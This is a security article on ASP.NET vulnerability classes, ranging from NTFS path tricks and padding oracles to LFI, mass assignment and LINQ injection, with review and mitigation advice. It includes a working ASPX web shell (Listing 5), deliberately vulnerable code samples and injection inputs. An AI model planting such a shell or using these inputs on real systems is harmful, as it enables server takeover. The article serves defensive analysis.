According to the report "Web Application Vulnerability Statistics for 2010-2011" made by Positive Research Center experts, ASP.NET is the second among the most common frameworks following PHP applications. Besides, the report states that the percentage of ASP.NET applications exposed to critical vulnerabilities (such as OS Commanding, Path Traversal, SQL Injection) is extremely low. It has a reasonable explanation: ASP.NET includes quite a lot of mechanisms allowing a developer to create secure applications with less effort in contrast with other frameworks. These mechanisms may include the use of languages with strong static typing, the use of a virtual environment ensuring secure code execution, following the concept "secure by default", availability of reusable security mechanisms in the default .NET platform library, and etc.

However, both the process of development and security analysis may face situations when developers and pentesters disregard specific features of the .NET platform, OS Windows, and web application environment, causing critical vulnerabilities in applications. This article deals with the analysis of such situations.

A BLAST FROM THE PAST: FILE HANDLING

NTFS, designed with regard of backward compatibility with FAT and HPFS, is one of the most complicated file systems among the WWW infrastructure systems. NTFS has a lot of diverse and poorly documented possibilities. On the other hand, Windows API interfaces communicating with a file system do not make it any clearer allowing, for instance, to address the same directory or file by several methods at a time. Moreover, they introduce their own specific features in file handling. Remember the main NTFS features.

1. **Case insensitivity of names.** Such names as Filename, FileName, filename, and FILENAME are absolutely identical for the file system.
2. **Support for 8.3 short names.** To ensure backward compatibility with the file systems of previous operating systems, NTFS creates a pseudonym in the DOS short name format for each name by default. It may lead to a situation when LONGFI~1.EXT, LO0135~1.EXT, and such like names can be identical to LongFileName.Extension, but a situation when a full name has nothing in common with a short name is also possible.
3. **DOS devices and reserved names.** Such names as NUL:, CON:, AUX:, PRN:, COM[1-9]:, LPT[1-9] are reserved to ensure compatibility with previous operating systems, and the use of a colon is not obligatory. The names themselves, used in any part of the file path, will be considered as the names of physical or virtual devices in any case.
4. **Reserved characters.** < > : " \ / | ? * are characters reserved for system needs (input-output redirection, argument transfer, limitation of paths with whitespaces, path element division and insertion for search (see below)).
5. **Ending characters.** Ending dots are ignored in names, ending slashes are also ignored in the majority of web servers. It makes such names as Filename, Filename... , Filename\\\, and etc. identical.
6. **OS system objects.** Windows API CreateFile(), a default function, allows handling not only file system entities but other OS objects as well. So, for example, it can be used to ensure application communication with named pipes and mailslots, default inter-process communication primitives. You only need to know a particular primitive name: \\Host\pipe\<name>, \\Host\mailslot\<name>. Of course, a web application needs appropriate rights to interact with OS system objects.
7. **Globbing.** Such characters as *, !, and ? are usually used in search functions (FindFirstFile/FindNextFile) to define a name template, by which the search is carried out. However, the characters < > and ", equivalent of * ? and the dot character (.) respectively, can also be used there.
8. **Alternative syntax of relative paths.** Use the path in the format Disk:FileName to address a file in the current directory of the specified disk: C:notepad.exe will point to C:\Windows\notepad.exe, if Windows is the current directory of C.
9. **Various path formats (UNC, Unicode, and their combinations).** The following names define the same directory C:\Windows\System32\:
   \\Hostname\C$\Windows\System32\
   \\.\C:\Windows\System32\
   \\?\C:\Windows\System32\
   \\?\UNC\Hostname\C$\Windows\System32\
10. **Meta attributes and alternative data streams.** Little is known (at least in the web technology sphere) about the fact that each NTFS entity is defined by a set of attributes (so-called meta attributes), which can be addressed using extended syntax of NTFS names specifying the meta attribute name and type in the format: \Directory:<Name>:<Type>\File:<Name>:<Type> (*see Table 1*).


TABLE 1

File Meta Attributes	Directory Meta Attributes
$STANDARD_INFORMATION	$INDEX_ROOT
$FILE_NAME	$INDEX_ALLOCATION
$DATA	$BITMAP
$ATTRIBUTE_LIST	
$OBJECT_ID	
$REPARSE_POINT	

The most interesting, in terms of exploiting vulnerabilities in web infrastructures, are meta attributes $DATA and $INDEX_ALLOCATION. The first allows addressing the main file data stream and its content. The other — the directory content, that is the list of its subdirectories. In other words, both meta attributes provide an alternative method of addressing file system entities. So the full name C:\Windows:$I30:$INDEX_ALLOCATION\hh.exe is equivalent of conventional C:\Windows\hh.exe, and C:\Windows\notepad.exe::$DATA means the same as C:\Windows\notepad.exe.

It would seem this specific feature was implemented in web servers and web frameworks long ago... However, when we were preparing materials this article is based on, vulnerability PT-2012-06 was detected in the latest versions of NGINX. It allows an attacker to bypass possible directory access restrictions addressing them with the extended syntax of the NTFS meta attributes (*http://www.securitylab.ru/vulnerability/425513.php*).

FIGURE 1



It adds further credence to the idea that one needs to counter any specific feature of an environment, even if it seems extremely out of date, when developing or analyzing web applications. Moreover, all the listed specific features of file handling may be useful both for bypassing filters and rules implemented in a web application and for exploiting Local File Inclusion vulnerabilities.

MEMORY CORRUPTION

The .NET platform ensures secure code execution (managed by the CLR environment) by means of verification mechanisms and type compliance control both at the stage of compilation and at the stage of execution. As a result, it is assumed that vulnerabilities related to memory corruption (buffer or heap overflow, integer overflow, and etc.) are impossible in managed applications. However, this isn't entirely true — a managed application may be exposed to such vulnerabilities in two different cases.

1. A managed application interacts with unmanaged (native) vulnerable libraries. Such vulnerability as integer overflow in the native library gdiplus.dll (MS12-025), resulting in heap corruption and arbitrary code execution, is a good example. This library is used in implementation of .NET System.Drawing namespace methods, and the vulnerable function itself — in System.Drawing.Imaging.EncoderParameter method, which made managed applications vulnerable to code execution outside the CLR environment. The so-called mixed assemblies containing both a managed and unmanaged code at the same time can be attributed to the same case. The C++ language implementation for .NET C++/CLI allows generating such assemblies. For example, the official version of embedded SQLite for the .NET platform is realized exactly as a mixed assembly. And if SQLite is exposed to memory corruption, then the managed code that uses the library will be vulnerable as well.
2. Even more interesting possibility is implemented in the C# language. It allows a developer to specify particular code blocks as insecure, as a result of which types are not controlled, the compiler and CLR checks are not carried out within such blocks. The following managed code is exposed to memory corruption due to the use of an insecure block and lack of input data control.

LISTING 1

```
unsafe void bufferOverflow(string s)
{
    char* ptr = stackalloc char[10];
    foreach (var c in s)
    {
        *ptr++ = c
    }
}
```

It is evident that if the method gets a string with more than 10 characters, it will lead to memory corruption as a result of its copying to an assigned array.

Exploitation of such vulnerabilities in the .NET applications is complicated both by the CLR mechanism of data execution prevention (DEP) forced for all hosts and by the ASLR technology implemented in JIT compilation of managed applications to machine code. However, exposure to such vulnerabilities of the ASP.NET/MVC applications will certainly result in DoS vulnerability. Due to specific features of the ASP.NET hosting implemented in the IIS web server and possible initialization delays related to initial JIT compilation of application methods at the initial call, continuous exploitation of memory corruption will lead to complete web application unavailability.

The technology of memory corruption detecting varies little from the one generally accepted in other application classes: input parameter fuzzing with long sequences (strings, arrays, lists), use of integer literals and floating-point literals with values going beyond the limits of an acceptable type, negative values, and etc. Analyzing the source code, pay attention to the use of arithmetic operations and memory handling in all blocks of managed code specified by the key word *unsafe*.

CULTURAL PECULIARITIES. TURKISH I

In .NET Framework, culture is a set of preferences based on a language and cultural traditions such as regional settings (for instance, currency), an alphabet, measurement system, and etc. The .NET platform provides a developer with all tools necessary for supporting several cultures in applications simultaneously. In particular, it is taken into account while handling string types. On the other hand, ASP.NET makes automatic culture determination possible basing on the data transferred by a client browser in the Accept-Language HTTP header. This function can be used both for the whole site and for its particular pages.

However, due to significant differences in some cultures, application strings may be handled in a way different from the one planned by a developer. Thus, in the alphabets of cultures that use the English language, only one pair of the letters I/i is defined (capital and small letters). At the same time the alphabet of the Turkish culture has two pairs of such letters and none of them coincide with the English one (I/ı and İ/i). Automatic culture determination is enabled in the following example of the ASP.NET page.

LISTING 2

```
<%@ Page Language="C#" Culture="Auto" %>
<%@ Import Namespace="System.Globalization" %>
<! DOCTYPE html>
…
<script runat="server">
…
if (Request["mode"].ToLower() != "admin")
…
if (String.Compare(Request["path"]), 0, "FILE:", 0, 5, true)
…
```

Besides strings are compared without regard to a current culture determined from the received HTTP header of a browser request. In the case attackers specify the tr-TR culture, they will be able to bypass checks implemented in conditional statements. This problem was named Turkish I, though it is common not only for the Turkish culture (the same effect can be achieved with the Azerbaijan culture az-AZ).


If a web application is analyzed, the problem is detected by transferring "controversial" cultures in Accept-Language header with simultaneous use of complex characters in string parameters. If source code is analyzed, it is necessary to pay attention to invariance of string data logic in pages, for which automatic culture determination is enabled.

HASH COLLISION

In .NET Framework any class is inherited from the System.Object class that defines a small basic set of methods common for any object hierarchy. These methods include GetHashCode(), which returns the integer hash code of a particular object, which can take on values within the range from -2147483648 to 2147483647. It is used to implement data structures based on hash tables and to compare objects of the same type. It is easy to figure out that in accordance with the birthday paradox the collision probability is 50% already for 64K hashes. As practice shows, generating of a huge number of .NET objects with the same hash code is not an intractable problem, at least for string types: using the meet-in-the-middle approach, it is possible to obtain several thousands of such strings within a reasonable time.

ASP.NET stores form data received in POST requests (as well as parameters from URL, cookie, and session data) in the objects of the class System.Collections.Specialized.NameValueCollection, which is actually a hash table. If a web application runs in a normal mode, elements in such tables are distributed as follows in *Figure 2*:

FIGURE 2




Hash codes of parameter names calculated by the following algorithm serve as key values.

LISTING 3

```
for (; length > 0; length -=1) {
  hash = (hash ^ suffix[length – 1]) * 1041204193 ;
}
```

However, if the hash code of request parameter names (string type objects) is the same for all parameters, the following will happen shown in *Figure 3*.

FIGURE 3



Due to the collision, more and more time will be spent on each element insertion to ensure key access to the element later on. If a query with a big number of such parameters is received, their handling will take

the whole processor time and will make a web application unavailable for this period. This very possibility was demonstrated by Alexander Klink (Alech) and Julian Wälde (Zeri) in their research (*http://events.ccc.de/congress/2011/Fahrplan/events/4680.en.html*) and was identified as vulnerability MS11-100 afterwards.

This vulnerability was eliminated in a peculiar way: now ASP.NET declines HTTP POST request by default if the number of its parameters exceeds 1,000. Developers can either tighten or ease this restriction with a specific option in web.config:

```
<appSettings>
 <add key="aspnet:MaxHttpCollectionKeys" value="some number here"/>
</appSettings>
```

It is easy to check if a web application is exposed to this vulnerability — just send the POST request with parameters, which number exceeds configured restrictions. It is also worth paying attention to any data collections received by a web application and allowing a huge number of named elements. Analyzing codes, it is required to study the overridden GetHashCode() method used in hash tables to find out if generated hash codes are equally allocated.

Another common mistake is the use of object hash codes as their unique identifiers. It is evident that if an attacker is able to generate an outside object, which hash code coincides with the code of an existing object, then it may let them bypass checks or lead to application failure. Analyzing codes, also make sure that object hash codes are not used as object identifiers or as the arguments of operations implying their uniqueness. Listing 4 shows that the class carrying out the logic of user account work allows an attacker to act as another user in the application. It is only needed to figure out such a Name value, which together with Id will generate a hash code identical to the hash code of an attacked account.

LISTING 4

```
class UserInstance
{
  public int Id;
  public string Name;
  ...
  public static bool operator ==(UserInstance a, UserInstance b)
  {
      return a.GetHashCode() == b.GetHashCode();
  }

  public static bool operator !=(UserInstance a, UserInstance b)
  {
      return !(a == b);
  }

  public override bool Equals(object obj)
  {
      return this == (UserInstance)obj;
  }

  public override int GetHashCode()
  {
      return (this.Id.ToString() + this.Name.ToLower()).GetHashCode();
  }
  ...
}
```

ASP.NET/MVC SPECIFIC FEATURES


Standard HTTP Handlers

One of the specific features of ASP.NET is the so-called HTTP handlers, program modules responsible for handling requests to any content or content type. A default set includes document handlers .aspx, .ashx, .asmx, and etc. There are a few handlers among them quite interesting in terms of security analysis.

Trace.axd is one of such handlers. It allows tracing web application work both from a browser and specialized utilities or modules of integrated development environments. By default, this handler is unavailable in the release configuration of a web application, but very often it is enabled by developers to debug production environment functionality (in this case tracing may be allowed either for particular pages or for the whole application).

In fact, trace information is similar to information returned by the phpinfo() function in PHP applications, but it can be obtained for an arbitrary query and looks as follows.

FIGURE 4



Beside disclosure of server's information, due to reflecting of all query data in the Trace.axd response (including the values of headers, form fields, etc.), this handler can be used to hijack data unavailable for client scripts while exploiting the XSS vulnerability (for instance, cookie with httpOnly).

For more information about web application tracing in ASP.NET, address the appropriate section of MSDN (*http://msdn.microsoft.com/en-us/library/bb386420*).

WebResource.axd and ScriptResource.axd are probably the most much-talked-of handlers. Both of them are intended for obtaining static application resources. The difference is that the first one allows obtaining resources only from web application binary assemblies, and the second — file resources stored on a disk as well. Schemes of use are identical in both cases:

*http://hostname/*Resource.axd?d=<resourceId>&t=<timestamp>*, where

t is a timestamp necessary for hash mechanism enabling;

d is a resource identifier, which actually is a Base64-encoded string, encrypted by a symmetric key stored on a server side (so-called machine key used for encrypting important data transferred to a client side). The string itself is a listing of all requested resources and includes a digest for its integrity control:

Q|~/Scripts/Script1.js,~/Scripts/Script2.js,~/Scripts/Script3.js|#|21c38a3a9b

It is obvious that, having a machine key, an attacker can request arbitrary resources via these handlers and arbitrary files within a web application directory via ScriptResource.axd. A resource identifier is encrypted with the symmetric algorithm (3DES or AES) in the mode Cipher Block Chaining (CBC). It caused the padding oracle vulnerability (MS10-070) detected by the researchers from Aura Software Security (*http://pageofwords.com/blog/content/binary/KirkJackson-PaddingOracle.pdf*) and based on the possibility of machine key brute force within a reasonable time, if a server gave different variants of responses to the following types of requests with encrypted data.

1. Incorrect ciphertext, correct block padding
2. Incorrect ciphertext, incorrect block padding

If attackers were able to differentiate server responses to such requests (an error status, an error message in a page text, different time for handling various types of requests), they could restore the machine key by sending several thousands of requests to the web application. Receiving the key, they could

1. forge authentication tokens (encrypted strings with information about an authentication subject);
2. decrypt and forge data on an application status and event validation (see below);
3. forge arguments for WebResource.axd and ScriptResource.axd and, therefore, receive arbitrary files from a web application directory.

The issued patch that eliminated this vulnerability entered into the following changes.

1. Use of a generalized error message in case of incorrect padding.
2. Improved algorithm for initialization vector generating.
3. Use of digests to check authenticity of the HTTP handler arguments.
4. Disabling receipt of any files except for the JavaScript scripts with ScriptResource.axd.

Unfortunately, the situation is still dangerous. A machine key is still used in some significant operations: view state encryption, event validations, arguments of WebResource.axd/ScriptResource.asd. Therefore, if it is compromised via any of these channels, the whole ASP.NET encryption used for interaction with a client side will be compromised.

It is worth noting that the padding oracle attack is still possible, if a web application discloses padding mistakes on its level allowing to differentiate them from other errors (for example, writing about the appeared exception in detail). Another possible vulnerability is errors in encryption of third-party (in relation to the framework) data transferred to a client side.


Analyzing security of the ASP.NET web application, it is necessary to pay special attention to the search of possible padding oracles (that means information leakage paths), due to the high severity of vulnerabilities related to them. You can use the utility padbusterdotnet that allows automating the process (*http://blog.mindedsecurity.com/2010/09/investigating-net-padding-oracle.html*).

Analyzing the source code, it is necessary to pay attention to the handlers of errors related to client-side data decryption and to any third-party encryption of resources crossing the web application trust boundary in both directions.

View State, Event and Request Validation

View state (ViewState) and event validation (EventValidation) are embedded mechanisms for information exchange with a client side in the WebForms applications of ASP.NET.

FIGURE 5



The ViewState mechanism is a container entered via HTTP requests, which stores information about the properties of all management elements of the current ASP.NET web form.

Developers often use it as a cheap alternative to session data to store data on a client side. The ASP.NET framework supports encryption and integrity check of this container (as two separate possibilities), which, however, are often

disabled by developers for production system debugging, but this threatens the container integrity and confidentiality of the data stored in it. Any details on threats related to incorrect use or configuring of ViewState can be learned from the article by Timur Yunusov *ViewState Vulnerabilities* (*http://ptsecurity.com/download/viewstate_en.pdf*).

The EventValidation mechanism is a similar container intended for validation of the data sent to a server as a result of client-side events. This container stores information about all possible field values (for which the event validation mechanism is enabled) in the hash codes form.

FIGURE 6

```
<?xml version="1.0" encoding="utf-16"?>
<ViewState>
  <Version>2</Version>
  <VersionString>ASP.Net 2.X</VersionString>
  <MAC>None</MAC>
  <ViewStateDeserialized>
    <System.Collections.ArrayList>
      <System.Int32>1246615126</System.Int32>
      <System.Int32>1248788666</System.Int32>
      <System.Int32>1248788667</System.Int32>
      <System.Int32>1248788669</System.Int32>
      <System.Int32>-2139376881</System.Int32>
      <System.Int32>-439972587</System.Int32>
    </System.Collections.ArrayList>
  </ViewStateDeserialized>
</ViewState>
```

It is a common opinion that the enabled event validation prevents the CSRF attack. However, this isn't entirely true. This mechanism prevents values unavailable in the white list of the EventValidation container from being sent in the form fields (for which the mechanism is enabled). As a rule, it hardly prevents the CSRF attacks. This mechanism can be used to resist such attacks, but it requires developer's extra efforts. Similar to ViewState, EventValidation supports encryption and integrity control enabled by default.

The Request Validation mechanism is actually a primitive WAF embedded in ASP.NET to resist XSS attacks. Its logic is utterly simple — forbid a web application to handle requests, which parameters comply with any of the following conditions:

1. contain the &# combination;
2. contain the < character and a following letter or one of the characters ! / ?;
3. contain a third-party parameter starting with c __.

No other rules are implemented by this WAF. It is evident that it can be effective only if input data gets among the tags of an HTML document during the XSS exploitation — in any other case it won't take long to bypass it.

Request validation was a global mechanism for all site pages spreading over the parameters of a request string and web form field in ASP.NET v. 1.1—4.0. Version 4.5 provided a possibility to disable it for particular pages, use "lazy validation" (executed only if request data was addressed), and access unvalidated data. Moreover, validation in this version was applied to all request parameters including HTTP headers and cookie.

Local File Inclusion (LFI)

It is a widely-spread opinion that the ASP.NET web applications are not exposed to the LFI attacks or that it is impossible to execute code in included files as a result of such attacks. Of course, that is not so. There are three methods in ASP.NET, with the help of which developers can make a web application vulnerable to the LFI attacks, and one of them even allows code execution in an included file. All these methods are connected to incorrect use of functions related to file operations.

1. **Response.WriteFile(<vfilename>)** includes a file, the path to which has been transferred in an argument, into a response to a request. The path is virtual and configured in relation to the root of a web application.
2. **Server.Execute(<vfilename>)** calls a handler to a file, the path to which has been transferred in an argument. The result is included into a response to a request. The path is virtual and configured in relation to the root of a web application.
3. **File.ReadAllText(<filename>)** means the same as clause 1, but the path is physical and can be absolute.

Therefore, the second variant gives everything necessary for LFI with code execution, but with two restrictions: 1) an attacker needs a possibility to download the *.aspx file into the directory of a web application; and 2) an attacker also needs a possibility to form a path to this file operating with request input data. Of course, the second restriction is applied equally to the other variants. In addition, it is necessary to take into account the following peculiarities.

1. A path (both virtual and physical) may contain indicators to a parent directory (..). However, in case of virtual paths, it won't be possible to get out of the root directory of a web application.
2. Today there are no known methods of interrupting generated paths (for example, injecting null byte or padding a path with dots up to an extra length).

The smallest possible shellcode, which can be uploaded as an included *.aspx page in the second variant, can look as follows.

LISTING 5

```
<%@ Page Language="C#" %>
<%@ Import Namespace="System.Diagnostics" %>
<%=
Process.Start(
    new ProcessStartInfo(
        "cmd","/c " + Request["c"]
    )
    {
        UseShellExecute = false,
        RedirectStandardOutput = true
    }
).StandardOutput.ReadToEnd()
%>
```

Web application testing on exposure to the attacks of this class hardly differs from testing accepted for web applications based on other frameworks and consists in

attempts of handling parameters, which contain data similar to virtual paths, file names, and etc. Analyzing code, pay attention to those blocks, in which the above mentioned methods can be called, and make sure that arguments transferred in these blocks either do not depend on input data or additionally checked or cleared.

MASS ASSIGNMENT

Mass assignment vulnerability is more typical of frameworks with dynamic languages. It consists in providing a developer with a possibility to bind all fields of one type to the fields of another type not monitoring the list of assigned fields. Due to this very vulnerability, in March 2012 the GitHub service was attacked, and the attacker obtained privileged access to several project repositories (*https://github.com/blog/1068-public-key-security-vulnerability-and-mitigation*).

ASP.NET wasn't much interested in the mass assignment vulnerability unless ASP.NET MVC appeared. One of the peculiarities of the framework that gained ground so swiftly is the so-called binding of a model to request data. For instance, if a web application uses the following model to store user information

LISTING 6

```
public class User
{
  public string Name { get; set; }
  public string Email { get; set; }
}
```

LISTING 7

```
public ActionResult Create()
{
  // ...
  string user.Name = Request["name"];
  string user.Email = Request["Email"];
  // ...
}
```

LISTING 8

```
public ActionResult Create(User user)
{
  // ...
}
```

LISTING 9

```
public class User
{
  public int Id { get; set; }
  public string Name { get; set; }
  public string Email { get; set; }
  public bool IsPrivileged { get; set; }
}
```

It is evident that the privileged user indicator IsPrivileged should not be filled out by users themselves. However, if the above mentioned structures are used, an attacker can transfer a parameter with the same name to a controller and create a user account with high privileges: /Users/Edit/1?IsPrivileged=true.

ASP.NET MVC allows avoiding the mass assignment vulnerability in several ways.

1. Using the Include and Exclude attributes of the Bind flag to determine controller's arguments or model class (*listing 10 and 11*).

LISTING 10

```
[Bind(Exclude = "IsPrivileged")]
public class User
{
  // ...
}
```

LISTING 11

```
public ActionResult Create([Bind(Exclude = "IsPrivileged")] User user)
{
  // ...
}
```

2. Specifying the list of included and excluded fields if a model is updated using the methods UpdateModel() and TryUpdateModel() (*listing 12*).

LISTING 12

```
var user = new User();
  TryUpdateModel(user, includeProperties: new[] {
    "Name",
    "Email"
  });
```

3. Checking particular model fields with the ReadOnly flag (*listing 13*).

LISTING 13

```
public class User
{
  // ...
  [ReadOnly(true)]
  public bool IsPrivileged { get; set; }
                                    }
```

4. Using a strongly typed approach — determining additional classes for intermediate binding with request data containing only necessary fields and using them to call the generic versions of UpdateModel(), TryUpdateModel().

5. Defining a complete view model and defining secure methods to bind it to a main model.

Therefore, analyzing web application security, it is necessary to test all access points, which controllers take on parameters of critical model elements, if they handle

parameters with arbitrary names. Analyzing code, it is required to point out those models, in the fields of which important data is stored, and study all controllers bound to such models.

LINQ INJECTION

LINQ (Language Integrated Query) is a technology adding necessary tools and syntax of a query language to the programming languages of the .NET platform. This language is a unified tool for querying regular data structures that allows abstracting from their source and interaction methods. In fact, LINQ queries can be both used over an object model implemented in an application (besides they do not depend on mapping this model to real databases) and converted to queries to the management system of a particular data storage. LINQ query logic is defined by the used provider for queried data types. A typical LINQ query is provided in *listing 14*.

LISTING 14

```
var result = from item in itemsList
     where item.field1 % 2 == 0
     orderby item.field2 descending
     select new { item.field2, item.field3 };
```

In fact, this syntax is a simplified format of defining the sequential calls of extension methods and it is converted by a compiler into an equivalent code (so-called fluent interface, *listing 15*).

LISTING 15

```
var result = itemsList
    .Where(x => x.field1 % 2 == 0)
    .Select(x => new { x.field2, x.field3 })
    .OrderByDescending(x => x.field2);
```

A developer can use either a simplified syntax or the fluent interface. Expressions transferred as arguments to the extension methods are converted by a compiler into the so-called expression trees. For instance, an expression checking whether a figure is divided evenly by two **`x => x.field1 % 2 == 0`** is represented as a tree (*listing 16*).

LISTING 16

```
Expression.Lambda<Predicate<int>>(
  Expression.Equal(
    Expression.Modulo(
        parameterN,
        Expression.Constant(2)
    ),
    Expression.Constant(0)
  ),
  parameterN);
```

Therefore, dynamic creation of LINQ queries of the time execution is a rather difficult task. A developer can implement dynamic building of expression trees, though this solution code will be quite lengthy. However, if they need to change some parameters of the LINQ query, defined outside expressions (for example, a sort order or the list of selected fields), then the only solution will be the implementation of all possible variants of the query selecting the one, which is needed right at the time of code execution. This solution is not always good enough, that is why there appeared a lot of libraries with time helping to ease this task. The most well-known library is System.Linq.Dynamic included in Visual Studio 2008+ and Windows SDK of the relevant versions. This library allows defining particular fragments of the LINQ queries as strings, which are parsed and compiled at the moment of application execution (*listing 17*).

LISTING 17

```
var modifier = "0";
var result = itemsList
    .Where("field1 % 2 == " + modifier)
    .Select(x => new { x.field2, x.field3 })
    .OrderByDescending(x => x.field2);
```

In this example the Where() expression is defined by the string with the use of the library System.Linq.Dynamic, which brings to the expression tree building at the time of code execution. What will happen if the string 0 OR 1=1 is given to the above described code as the modifier value? In this case, a library parser will parse the string correctly and build a corresponding expression tree, comparing an argument with zero and the logic IF of the comparison result with the result of the one by one comparison, which finally will result in TRUE irrespective of the argument transferred in the expression. In other words, the LINQ Injection attack will be conducted.

Let's say it in a formal manner: LINQ Injection (short LINQi) is an attack method bypassing security mechanisms, when parameters transferred to an application are modified in such a way so that to affect the expression tree structure executed in the LINQ query application. The attack is conducted via all possible methods of interaction with an application subject to the following conditions:

a) Dynamic construction of LINQ expression trees for time execution using the tools of System.Linq.Dynamic or a similar library is implemented in the application.
b) LINQ expression trees are constructed on the basis of unvalidated input data.

Due to several restrictions stipulated by static typing of the CLR data structures and peculiarities of internal representation of the LINQ expression trees, as well as to restrictions posed by System.Linq.Dynamic, detection and exploitation of the vulnerability is usually complicated by the following factors:

a) An attacker can change expressions only of that query, in which unvalidated input data was used. In other words, in a query such as **from** Users **where** Name="{0}" **select** Id, an attacker will be able to affect only the expression related to the operator **where**. An attacker cannot interrupt an initial query, include a subquery to an expression, or impact other operators' execution in any way. The attack is possible in the expressions of the following operators: **where**, **select**, **orderby**, **groupby**, because expressions can be calculated only in these operators of System.Linq.Dynamic.

b) An attacker can use the restricted set of classes from a standard library, as well as fields and properties of queried object types inside a vulnerable expression.

Therefore, injecting arbitrary logic for expression calculation is not always possible and depends on the details of expression implementation. However, the vulnerability can be used to achieve the following aims:

a) obtaining access to the data, unavailable in case an application runs in a normal mode (for instance, a modified LINQ expression in the operator **select**, performing a query as part of authentication procedure, can return hashed user passwords);

b) bypassing authentication and/or authorization mechanisms by changing the relevant query expression in such a way so that to make it return TRUE irrespective of a transferred password or user role;

c) implementing threats of the Abuse of Functionality class by means of addressing the stateful fields of selected objects from a query;

d) implementing threats of the Denial of Service class by means of transferring a huge number of included expressions or expressions generating a huge volume of data, which in any case will result in the process abortion with the system exception in the CLR environment.

